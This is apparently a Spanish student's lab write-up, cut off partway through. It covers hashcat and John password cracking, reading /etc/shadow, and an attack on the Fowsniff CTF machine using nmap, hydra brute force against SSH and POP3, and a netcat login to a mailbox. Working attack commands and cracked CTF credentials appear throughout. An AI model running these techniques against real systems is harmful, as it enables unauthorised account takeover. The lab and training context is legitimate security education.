
Hashes: 2 digests; 2 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
```

Vamos a pararlo ya que supuestamente nos quedan dos horas


```
Session.....: hashcat
Status.....: Running
Hash.Name.....: NTLM
Hash.Target.....: contraseñaW
Time.Started....: Sat Nov 21 13:40:11 2020 (25 mins, 16 secs)
Time.Estimated...: Sat Nov 21 16:32:00 2020 (2 hours, 26 mins)
Guess.Mask.....: ?1?1?1?1?1?1?1?1 [8]
Guess.Charset....: -1 ?l?d, -2 Undefined, -3 Undefined, -4 Undefined
Guess.Queue.....: 4/5 (80.00%)
Speed.#1.....: 272.7 MH/s (8.41ms) @ Accel:1024 Loops:1024 Thr:1 Vec:8
Recovered.....: 0/2 (0.00%) Digests
Progress.....: 422904463360/2821109907456 (14.99%)
Rejected.....: 0/422904463360 (0.00%)
Restore.Point....: 326311936/2176782336 (14.99%)
Restore.Sub.#1...: Salt:0 Amplifier:1024-1296 Iteration:0-1024
Candidates.#1....: gshwz9e5 → xzy23ae5
```

Vamos a probar en Windows para que pueda usar nuestra Tarjeta gráfica ya que Kali es una MV

Como podemos ver usa el 99% de la tarjeta gráfica y además parece que la esta sobrecalentado



Pero podemos comprobar que el tiempo ha bajado considerablemente de 2h a 2min respecto la misma iteración



Pero para la última iteración el tiempo estimado es de 5h



```
[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => _

Session.....: hashcat
Status.....: Running
Hash.Name.....: NTLM
Hash.Target.....: contrasenaW.txt
Time.Started.....: Sat Nov 21 20:20:59 2020 (3 mins, 9 secs)
Time.Estimated...: Sun Nov 22 01:25:32 2020 (5 hours, 1 min)
Guess.Mask.....: ?1?1?1?1?1?1?1?1 [9]
Guess.Charset....: -1 ?l?d, -2 Undefined, -3 Undefined, -4 Undefined
Guess.Queue.....: 5/5 (100.00%)
Speed.#1.....: 5206.0 MH/s (51.20ms) @ Accel:64 Loops:512 Thr:1024 Vec:8
Speed.#2.....: 351.7 MH/s (52.54ms) @ Accel:512 Loops:256 Thr:8 Vec:1
Speed.#*.....: 5557.7 MH/s
Recovered.....: 0/2 (0.00%) Digests
Progress.....: 1049805193216/101559956668416 (1.03%)
Rejected.....: 0/1049805193216 (0.00%)
Restore.Point....: 809467904/78364164096 (1.03%)
Restore.Sub.#1...: Salt:0 Amplifier:1024-1296 Iteration:0-512
Restore.Sub.#2...: Salt:0 Amplifier:1024-1296 Iteration:0-512
Candidates.#1....: gsvcrydd0 -> xz21tced0
Candidates.#2....: gs51tced0 -> xzkyuded0
Hardware.Mon.#1..: Temp: 87c Util: 99% Core: 961MHz Mem:2505MHz Bus:16
Hardware.Mon.#2..: N/A
```

## LINUX

### Extraer Hashes en Linux:

Linux almacena las credenciales de usuario en dos ficheros **/etc/passwd** y **/etc/shadow**

#### Contenido de /etc/passwd

```
usuario1@usuario1-VirtualBox:~$ sudo cat /etc/passwd
[sudo] password for usuario1:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

#### Contenido de /etc/shadow


```
usuario1@usuario1-VirtualBox:~$ sudo cat /etc/shadow
root:!:18505:0:99999:7:::
daemon:*:18480:0:99999:7:::
bin:*:18480:0:99999:7:::
sys:*:18480:0:99999:7:::
sync:*:18480:0:99999:7:::
games:*:18480:0:99999:7:::
man:*:18480:0:99999:7:::
lp:*:18480:0:99999:7:::
mail:*:18480:0:99999:7:::
news:*:18480:0:99999:7:::
uucp:*:18480:0:99999:7:::
proxy:*:18480:0:99999:7:::
```



La herramienta **John** tiene otra herramienta llamada **unshadow** que nos junta los dos ficheros en uno para poder sacar la contraseña por fuerza bruta, esta es la salida del comando unshadow para los usuarios locales de la maquina


```
usuario1:$6$Am8W4Yct$ksug.zf9avuHk0crIPGeWEkNLe1VjUlnITfs9TaR/Tt8seHihZkziIXb/6wpbb8IV008FWQ7gwQpaGhPt/kuD0:1000:1000:Usuario1,,,:/home/usuario1:/bin/bash
lionel:$6$ySfMx3S$1/98SyD0wcSgqmY1cZrLEqjL90g4LIHBIejw3/Gt7lvqM5bQ4JXZGRnzIk.wyv4hHR.3bY474nT8p3B/L070T1:1001:1001:,,,:/home/lionel:/bin/bash
alice:$6$ly/y0No6$XffQEm3ROS0vncmdOuXkYhVgH2XjoiTw0HgKxT0uyPsRYePrJesAyrFoh5DFTMkaWvHesGGGwTlekwnkYcQJS1:1002:1002:alice,,,:/home/alice:/bin/bash
```

Estos los guardamos en el fichero contraseñas.txt




```
usuario1@usuario1-VirtualBox: ~  
File Edit View Search Terminal Help  
usuario1@usuario1-VirtualBox:~$ cat contraseñas.txt  
usuario1:$6$Am8W4Yct$ksug.zf9avuHk0crIPGeWEkNLe1VjUlnITfs9TaR/Tt8seHihZkziIXb/6wpbb8IV008FWQ7gwQpaGhPt/kuD0  
:1000:1000:Usuario1,,,:/home/usuario1:/bin/bash  
lionel:$6$ySfMx3S$1/98SyD0wcSgqmY1cZrLEqjL90g4LIHBIejw3/Gt7lvqM5bQ4JXZGRnzIk.wyv4hHR.3bY474nT8p3B/L070T1:1  
001:1001:,,,:/home/lionel:/bin/bash  
alice:$6$ly/y0No6$XffQEm3ROS0vncmdOuXkYhVgH2XjoiTw0HgKxT0uyPsRYePrJesAyrFoh5DFTMkaWvHesGGGwTlekwnkYcQJS1:10  
02:1002:alice,,,:/home/alice:/bin/bash  
usuario1@usuario1-VirtualBox:~$
```

Y lanzamos John para que rompa las contraseñas (No sabemos cuánto puede tardar)



```
usuario1@usuario1-VirtualBox:~$ sudo john contraseñas.txt  
Loaded 3 password hashes with 3 different salts (crypt, generic crypt(3) [?/64])  
Remaining 1 password hash  
Press 'q' or Ctrl-C to abort, almost any other key for status
```

Después de una hora más o menos cortamos John y vemos si ha conseguido algo. Efectivamente ha conseguido sacar dos contraseñas y le faltaba la última.



```
usuario1@usuario1-VirtualBox:~$ sudo john --show contraseñas.txt  
[sudo] password for usuario1:  
usuario1:usuario1:1000:1000:Usuario1,,,:/home/usuario1:/bin/bash  
lionel:lionel:1001:1001:,,,:/home/lionel:/bin/bash  
  
2 password hashes cracked, 1 left  
usuario1@usuario1-VirtualBox:~$  
  
usuario1@usuario1-VirtualBox:~$ sudo john --show contraseñas.txt  
[sudo] password for usuario1:  
usuario1:usuario1:1000:1000:Usuario1,,,:/home/usuario1:/bin/bash  
lionel:lionel:1001:1001:,,,:/home/lionel:/bin/bash  
  
2 password hashes cracked, 1 left  
usuario1@usuario1-VirtualBox:~$ cat contraseñas.txt  
usuario1:$6$Am8W4Yct$ksug.zf9avuHk0crIPGeWEkNLe1VjUlnITfs9TaR/Tt8seHihZkziIXb/6wpbb8IV008FWQ7gwQpaGhPt/kuD0:1  
lionel:$6$ySfMx3S$1/98SyD0wcSgqmY1cZrLEqjL90g4LIHBIejw3/Gt7lvqM5bQ4JXZGRnzIk.wyv4hHR.3bY474nT8p3B/L070T1:100  
alice:$6$ly/y0No6$XffQEm3ROS0vncmdOuXkYhVgH2XjoiTw0HgKxT0uyPsRYePrJesAyrFoh5DFTMkaWvHesGGGwTlekwnkYcQJS1:1002  
usuario1@usuario1-VirtualBox:~$
```

## RAINBOW TABLES

Respecto a las Rainbow tables estas comparan un hash dado con una lista grande (pero finita) de hashes precalculados de gente que se han dedicado a crackear muchísimas contraseñas y las guardan en un diccionario que puede tener un tamaño enorme. Pero la diferencia de usar uno de estos diccionarios en tiempo es muy factible, sacrificamos espacio (tamaño del diccionario) por tiempo, pues es infinitamente más rápido comparar los hashes a ver si coinciden con los que queremos romper que probar todas las posibilidades para encontrar la contraseña.

En John le podemos decir que use una rainbow table con la opción **--wordlist=rainbowtable**

```
Usage: john [OPTIONS] [PASSWORD-FILES]
--single           "single crack" mode
--wordlist=FILE --stdin wordlist mode, read words from FILE or stdin
```

## Parte 4: Vulneración de una maquina

Mi maquina Kali está en una red distinta (VMware) y la maquina a vulnerar está en VirtualBox con un adaptador puente, para descubrir que IP tiene la máquina de la práctica , primero he hecho un netdiscover desde una máquina de VirtualBox.

IPs:

0.14: Es mi maquina Windows

0.21: Es la máquina de la practica

```
usuario1@usuario1-VirtualBox:~$ sudo netdiscover
Currently scanning: 192.168.61.0/16 | Screen View: Unique Hosts

56 Captured ARP Req/Rep packets, from 3 hosts. Total size: 3360

-----
IP           At MAC Address  Count  Len  MAC Vendor / Hostname
-----
192.168.0.1   10:50:72:52:c6:60    54   3240 Unknown vendor
192.168.0.14  b0:10:41:52:41:d3     1     60 Hon Hai Precision Ind. Co.,Ltd.
192.168.0.21  08:00:27:8b:f4:05     1     60 PCS Systemtechnik GmbH

usuario1@usuario1-VirtualBox:~$ sudo ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.0.22 netmask 255.255.255.0 broadcast 192.168.0.255
```

Ahora comprobamos si efectivamente es la máquina de la práctica con nmap y en principio parece que sí que está corriendo un Linux y tiene puertos de servidor abiertos

```
kali@kali:~$ sudo nmap -sV -A -v -T4 -O -p- 192.168.0.21
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-22 06:32 EST
```

```


22/tcp open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 90:35:66:f4:c6:d2:95:12:1b:e8:cd:de:aa:4e:03:23 (RSA)
|_ 256 53:9d:23:67:34:cf:0a:d5:5a:9a:11:74:bd:fd:de:71 (ECDSA)
|_ 256 a2:8f:db:ae:9e:3d:c9:e6:a9:ca:03:b1:d7:1b:66:83 (ED25519)
80/tcp open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_   http-title: Fowsniff Corp - Delivering Solutions
110/tcp open  pop3      Dovecot pop3d
|_ pop3-capabilities: RESP-CODES AUTH-RESP-CODE CAPA USER SASL(PLAIN) TOP PIPELINING UIDL
143/tcp open  imap      Dovecot imapd
|_ imap-capabilities: more capabilities have SASL-IR listed OK post-login AUTH=PLAINA0001 LITERAL+ Pre-login ID IDLE IMAP4rev1 ENABLE LOGIN-REFERRALS
Aggressive OS guesses: Actiontec MI424WR-GEN3I WAP (98%), DD-WRT v24-sp2 (Linux 2.4.37) (98%), Linux 3.2 (98%), Linux 4.4 (98%), Microsoft Windows XP SP3 (97%),
Player virtual NAT device (94%), BlueArc Titan 2100 NAS device (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=249 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

La información que hemos obtenido con el nmap son 4 puertos abiertos:

- **22/tcp ssh**
- **80/tcp http**
- **110/tcp pop3**
- **143/tcp imap**

Mientras trabajaba nmap he metido la dirección de la maquina en el navegador a ver si tenía algún servidor apache o alguna cosa y efectivamente tiene una pagina web, en la que nos dice que han sido vulnerados he incluso que han hackeado la cuenta oficial de Twitter y la pueden usar para subir la información robada



Fowsniff's internal system suffered a data breach that resulted in the exposure of employee usernames and passwords.

**Client information was not affected.**

Due to the strong possibility that employee information has been made publicly available, all employees have been instructed to change their passwords immediately.

The attackers were also able to hijack our official @fowsniffcorp Twitter account. All of our official tweets have been deleted and the attackers may release sensitive information via this medium. We are working to resolve this as soon as possible.

We will return to full capacity after a service upgrade.

Así que vamos a Twitter a ver que nos encontramos

Efectivamente en la pagina oficial el primer tweet que hay es un enlace a pastebin

← **FowSniffCorp Pwned!**  
7 Tweets



... Seguir

**FowSniffCorp Pwned!**  
@FowsniffCorp

This account is part of an educational challenge - it has been created by @berzerk0.  
For more information, see the explanation - [pastebin.com/378rLnGi](https://pastebin.com/378rLnGi)

[Traducir la biografía](#)

[pastebin.com/378rLnGi](https://pastebin.com/378rLnGi) Se unió en marzo de 2018

2 Siguiendo 11 Seguidores

Ninguna de las cuentas que sigues sigue a este usuario

Tweets Tweets y respuestas Fotos y videos Me gusta

**Tweet fijado**



**FowSniffCorp Pwned!** @FowsniffCorp · 9 mar. 2018  
lol gr8 security @FowsniffCorp - too bad I'm dumping all your passwords!



FowsniffCorp - Pastebin.com  
Pastebin.com is the number one paste tool since 2002.  
Pastebin is a website where you can store text online ...  
[pastebin.com](https://pastebin.com)

Y tenemos los siguientes usuarios y “contraseñas” cifradas que dice que esta en MD5 y es muy fácil de crackear


<https://pastebin.com/NrAqVeeX>

```
mauer@fowsniff:8a28a94a588a95b80163709ab4313aa4
mustikka@fowsniff:ae1644dac5b77c0cf51e0d26ad6d7e56
tegel@fowsniff:1dc352435fecca338acfd4be10984009
baksteen@fowsniff:19f5af754c31f1e2651edde9250d69bb
seina@fowsniff:90dc16d47114aa13671c697fd506cf26
stone@fowsniff:a92b8a29ef1183192e3d35187e0cfabd
mursten@fowsniff:0e9588cb62f4b6f27e33d449e2ba0b3b
pareda@fowsniff:4d6e42f56e127803285a0a7649b5ab11
sciana@fowsniff:f7fd98d380735e859f8b2ffbbede5a7e
```

Nos vamos a <https://crackstation.net/> con estas contraseñas y nos la saca

Enter up to 20 non-salted hashes, one per line:

```
8a28a94a588a95b80163709ab4313aa4
ae1644dac5b77c0cf51e0d26ad6d7e56
1dc352435fecca338acfd4be10984009
19f5af754c31f1e2651edde9250d69bb
90dc16d47114aa13671c697fd506cf26
a92b8a29ef1183192e3d35187e0cfabd
0e9588cb62f4b6f27e33d449e2ba0b3b
4d6e42f56e127803285a0a7649b5ab11
f7fd98d380735e859f8b2ffbbde5a7e
```



**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
8a28a94a588a95b80163709ab4313aa4	md5	mailcall
ae1644dac5b77c0cf51e0d26ad6d7e56	md5	bilbo101
1dc352435fecca338acfd4be10984009	md5	apples01
19f5af754c31f1e2651edde9250d69bb	md5	skyler22
90dc16d47114aa13671c697fd506cf26	md5	scoobydoo2
a92b8a29ef1183192e3d35187e0cfabd	Unknown	Not found.
0e9588cb62f4b6f27e33d449e2ba0b3b	md5	carp4ever
4d6e42f56e127803285a0a7649b5ab11	md5	orlando12
f7fd98d380735e859f8b2ffbbde5a7e	md5	07011972

**Color Codes:** Green Exact match, Yellow Partial match, Red Not found.

Vale ahora ya tenemos usuarios y contraseñas para intentar logarnos a ver si existe algún usuario que aun no haya cambiado su contraseña, para probar todas las posibilidades usamos la herramienta **hydra** la cual su sintaxis nos pide un archivo con los usuarios y otro con las contraseñas , estos son los míos:

```
kali@kali:~$ cat practica2/Maquina/passwd.txt
mailcall
bilbo101
apples01
skyler22
scoobydoo2
carp4ever
orlando12
07011972
kali@kali:~$ cat practica2/Maquina/users.txt
mauer
mustikka
tegel
baksteen
seina
stone
mursten
pareda
sciana
kali@kali:~$
```

Ya podemos usar **hydra** , primero probamos con **ssh**

## SSH

Al lanzar hydra por ssh no encuentra ningún usuario con contraseña valido

```
kali@kali:~/practica2/Maquina$ hydra -L users.txt -P passwd.txt 192.168.0.21 ssh -IV
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-11-22 08:04:50
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 72 login tries (l:9/p:8), ~5 tries per task
[DATA] attacking ssh://192.168.0.21:22/
[ATTEMPT] target 192.168.0.21 - login "mauer" - pass "mailcall" - 1 of 72 [child 0] (0/0)
[ATTEMPT] target 192.168.0.21 - login "mauer" - pass "bilbo101" - 2 of 72 [child 1] (0/0)
[ATTEMPT] target 192.168.0.21 - login "mauer" - pass "apples01" - 3 of 72 [child 2] (0/0)
[ATTEMPT] target 192.168.0.21 - login "mauer" - pass "skyler22" - 4 of 72 [child 3] (0/0)
[ATTEMPT] target 192.168.0.21 - login "mauer" - pass "scoobydoo2" - 5 of 72 [child 4] (0/0)
[ATTEMPT] target 192.168.0.21 - login "mauer" - pass "carp4ever" - 6 of 72 [child 5] (0/0)
[ATTEMPT] target 192.168.0.21 - login "mauer" - pass "orlando12" - 7 of 72 [child 6] (0/0)
[ATTEMPT] target 192.168.0.21 - login "mauer" - pass "07011972" - 8 of 72 [child 7] (0/0)
[ATTEMPT] target 192.168.0.21 - login "mustikka" - pass "mailcall" - 9 of 72 [child 8] (0/0)
[ATTEMPT] target 192.168.0.21 - login "mustikka" - pass "bilbo101" - 10 of 72 [child 9] (0/0)
[ATTEMPT] target 192.168.0.21 - login "mustikka" - pass "apples01" - 11 of 72 [child 10] (0/0)
[ATTEMPT] target 192.168.0.21 - login "mustikka" - pass "skyler22" - 12 of 72 [child 11] (0/0)
```

Así que mi siguiente prueba es contra POP3

## POP3

En pop3 si nos encuentra un usuario valido

```
kali@kali:~/practica2/Maquina$ hydra -L users.txt -P passwd.txt 192.168.0.21 pop3
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-11-22 08:09:50
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 72 login tries (l:9/p:8), ~5 tries per task
[DATA] attacking pop3://192.168.0.21:110/
[110][pop3] host: 192.168.0.21 login: seina password: scoobydoo2
[STATUS] 64.00 tries/min, 64 tries in 00:01h, 8 to do in 00:01h, 16 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-22 08:11:16
kali@kali:~/practica2/Maquina$
```

Una vez que tenemos esta información ya podemos intentar entrar al puerto utilizando **Netcat**

**-n** : para que solo sea la IP sin nombre

**-v**: modo verbose

Pop3 tiene varios comandos para interactuar con el:

```
1 POP commands:
2 USER uid          Log in as "uid"
3 PASS password     Substitue "password" for your actual password
4 STAT             List number of messages, total mailbox size
5 LIST             List messages and sizes
6 RETR n           Show message n
7 DELE n           Mark message n for deletion
8 RSET             Undo any changes
9 QUIT             Logout (expunges messages if no RSET)
10 TOP msg n       Show first n lines of message number msg
11 CAPA            Get capabilities
```

Nos pide usuario y contraseña , la introducimos y estamos dentro del servidor de correo.

Hacemos un **LIST** para ver si hay algo en el servidor y efectivamente nos encontramos con dos correos , con **RETR** los leemos

```
kali@kali:~$ nc -nv 192.168.0.21 110
(UNKNOWN) [192.168.0.21] 110 (pop3) open
+OK Welcome to the Fowsniff Corporate Mail Server!
USER seina
+OK Logged in.
PASS scoobydoo2
+OK Logged in.
LIST
+OK 2 messages:
1 1622
2 1280
.
RETR 1
+OK 1622 octets
Return-Path: <stone@fowsniff>
X-Original-To: seina@fowsniff
Delivered-To: seina@fowsniff
Received: by fowsniff (Postfix, from userid 1000)
        id 0FA3916A; Tue, 13 Mar 2018 14:51:07 -0400 (EDT)
To: baksteen@fowsniff, mauer@fowsniff, mursten@fowsniff,
    mustikka@fowsniff, parede@fowsniff, sciana@fowsniff, seina@fowsniff,
    tegel@fowsniff
Subject: URGENT! Security EVENT!
Message-Id: <20180313185107.0FA3916A@fowsniff>
```

Y en el primer correo vemos que le han dicho que contraseña tiene que usar temporalmente para entrar por SSH



This server is capable of sending and receiving emails, but only locally. That means you can only send emails to other users, not to the world wide web. You can, however, access this system via the SSH protocol.

The temporary password for SSH is "S1ck3nBluff+seureshell"

You MUST change this password as soon as possible, and you will do so under my guidance. I saw the leak the attacker posted online, and I must say that your passwords were not very secure.

Come see me in my office at your earliest convenience and we'll set it up.

Thanks,  
A J Stone

Sabemos la contraseña pero no sabemos que usuario es el receptor de los correos anteriores , lanzamos **hydra** otra vez pero esta vez lo lanzamos contra SSH con nuestro fichero de usuarios pero escribimos directamente la contraseña que queremos usar.

```
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-22 08:41:10
kali@kali:~/practica2/Maquina$ hydra -L users.txt -p "S1ck3nBluff+seureshell" 192.168.0.21 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-11-22 08:20:01
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries (l:9/p:1), ~1 try per task
[DATA] attacking ssh://192.168.0.21:22/
